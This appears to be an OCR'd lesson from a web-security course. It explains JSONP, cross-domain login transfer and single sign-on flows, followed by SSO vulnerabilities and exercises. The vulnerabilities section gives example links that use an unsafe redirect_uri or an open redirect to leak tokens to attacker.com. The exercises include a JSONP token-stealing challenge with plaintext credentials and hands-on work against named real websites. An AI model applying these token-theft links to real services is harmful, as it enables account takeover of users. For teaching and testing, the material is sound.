
```
<!DOCTYPE html>
<html>
<body>

<h2>Request JSON using the script tag</h2>
<p>The PHP file returns a call to a function that will handle the JSON data.</p>
<p id="demo"></p>

<script>
function myFunc(myObj) {
  document.getElementById("demo").innerHTML = myObj.name;
}
</script>

<script src="https://www.w3schools.com/js/demo_jsonp.php"></script>

</body>
</html>
```



Case Number 1

In the case number 1, we have two websites which are exactly the same and want to make users authenticate in both. Let's make an example, the following domains belong to a company:

```
voorivex.com   # 54.37.175.117
yasho.com      # 54.37.175.117
```

A user logs in into `voorivex.com` and obtains authentication Cookie. Are they authenticated while visiting `yasho.com`? no they do not, why?

Let's make a real world example, `https://tech.cafebazaar.ir` is a mirror domain for `https://virgool.io/cafebazaar`, if a user logs in into `virgool.io`, they won't be authenticated in CafeBazaar's weblog. In the browser's side:


```
https://virgool.io/cafebazaar # has authneticated Cookie or Token
https://tech.cafebazaar.ir # has nothing
```

The users should perform login process again, there are two solutions here

- Entering the credentials again (not recommended due to UX)
- Transferring authentication from a domain to another

A common scenario for a user is (we call `https://tech.cafebazaar.ir` and `https://virgool.io` the **website** and **provider** respectively) transferring the authentication by a token:


- The user visits the website
- The user click on login button
- The user is redirected to the provider
- The user logs in into the the provider (if they has already logged-in, this step is skipped)
- The user is redirected back to the website by **a token** (how redirect URL is handled here?)
    - The token should be one-time-use
    - The token should be unique for each user
    - The token should not be predictable
- The website takes token and verify it by provider's API
- If the token is correct, the user is authenticated in the website
- The website issues an authentication **Token** or **Cookie** (depends on the architecture)



SSO

Case Number 2


In the case number 2, we have more than three websites which are totally different but belong to a company (this is a real case)



1. Login in `site.com`
    a. User wants to login in `site.com`, they click on login button
    b. The user will be got `301` status code, they will be redirected to `sso.site.com`
2. Login in `sso.site.com`
    a. If the user has already logged-in, they will continue the flow, if they hasn't:
        i. The user sends their credentials to the SSO, if the credentials are valid, they will be given a token and authentication Cookie
        ii. `cID` is an authentication Cookie for `sso.site.com`
    b. The user will be redirected to the `site.com`, the URL can be fixed, or could have been given in phase 1 by a parameter such as `redirect_url`
    c. Token will be used to authenticate user to the `site.com`
3. Continue to login in `site.com`
    a. The user sends token to the `site.com`

   b. The `site.com` calls the web-service of `sso.site.com` to verify the token
   c. If the token is valid, the authentication Cookie will be issued
   d. `sID` is authentication Cookie for `site.com`
4. Login in `x.site.com`
   a. The user opens the website
   b. They will send an HTTP request to `sso.site.com` while they are in the website, the request could be XHR or JSONP
      i. If the request is XHR, the `sso.site.com` should have implemented CORS
      ii. If the request is JSONP, no further implementation is required (there won't be SOP)
   c. If the request has authentication Cookie (`cID`), a token will be back in the response
   d. The user sends the token to the `x.site.com` (XHR call)
   e. The `x.site.com` calls the web-service of `sso.site.com` to verify the token
   f. If the token is valid, the authentication Cookie will be issued
   g. `xID` is authentication Cookie for `x.site.com`

Following the flow above, the user has only logged-in one time by their credentials, they will be logged-in into other websites.



Vulnerabilities

To discover vulnerability in a SSO, the exact flow should be determined, then security misconfigurations and flaws will appear. Let's make some example of the flow mentioned earlier.

- In the phase 1, when user is redirected to the `sso.site.com`, they might bring a parameter such as `redirect_uri`, if the parameter is not safe, the site will be vulnerable to one click account take over. What will happen if an authenticated user clicks on the following link? their token will be stolen:


```
https://sso.site.com/auth/issue_token?redirect_uri=https://attacker.com/log
```

- In the phase 1, if `redirect_uri` is limited to `*.site.com`, an open redirect will be a killer. What will happen if an authenticated user clicks on the following link? their token will be stolen:

```
https://sso.site.com/auth/issue_token?redirect_uri=https://sub.site.com/logout?r=http
s://attacker.com/log
# curl -I https://sub.site.com/logout?r=https://attacker.com/log -> 301, location: htt
ps://attacker.com/log
```

- In the phase 4, if the SSO works by XHR request, the CORS should be configured **safely**. If the checker function is not safe, the SSO will be vulnerable to account takeover. The attacker will trick user to open the malicious website and steal their token.

- In the phase 4, if the SSO works by XHR request and the CORS is configured safely (`*.site.com`), if any XSS if found on any subdomain, the SSO will be vulnerable to account takeover. The attacker will trick user to open the malicious website (`xss.site.com`) and steal their token.
- In the phase 4, if the SSO works by JSONP and the JavaScript object is accessible any **other cross site**, the SSO will be vulnerable to account takeover. The attacker will trick user to open the malicious website and steal their token.



Tasks

JSONP Practice

- Use the lesson’s code to practice with JSONP

Redirect Method Practice

- Follow the following flow carefully and compare to the lesson:
    - Visit https://tech.cafebazaar.ir and click on login (you will be redirected to https://virgool.io)
    - Login into https://virgool.io and get redirected to the https://tech.cafebazaar.ir
    - Figure out how you got redirected back to https://tech.cafebazaar.ir not somewhere else?
    - There is an endpoint which accepts a token and gives authentication data, where is it?

JSONP Challenge

- Open the JSONP challenge and try to solve it, credentials: `user`, `123@!`
- Is there any JavaScript object containing sensitive information?
- Try to write and exploit to grab the information, what is the attack scenario?

- Challenge objective: give me a link to open, steal my API key

SSO Vulnerabilities

- Read the following write-ups carefully, watch the videos and compare with the lesson
    - https://memoryleaks.ir/how-i-could-hack-any-virgool-account
    - https://memoryleaks.ir/vulnerability-discovery-in-sso-authentication-scheme
    - https://www.youtube.com/watch?v=c3Lu832HyuI
- Bonus - Watch SSO series (1, 2 and 3) completely
    - https://www.youtube.com/watch?v=GfBjFibQO9g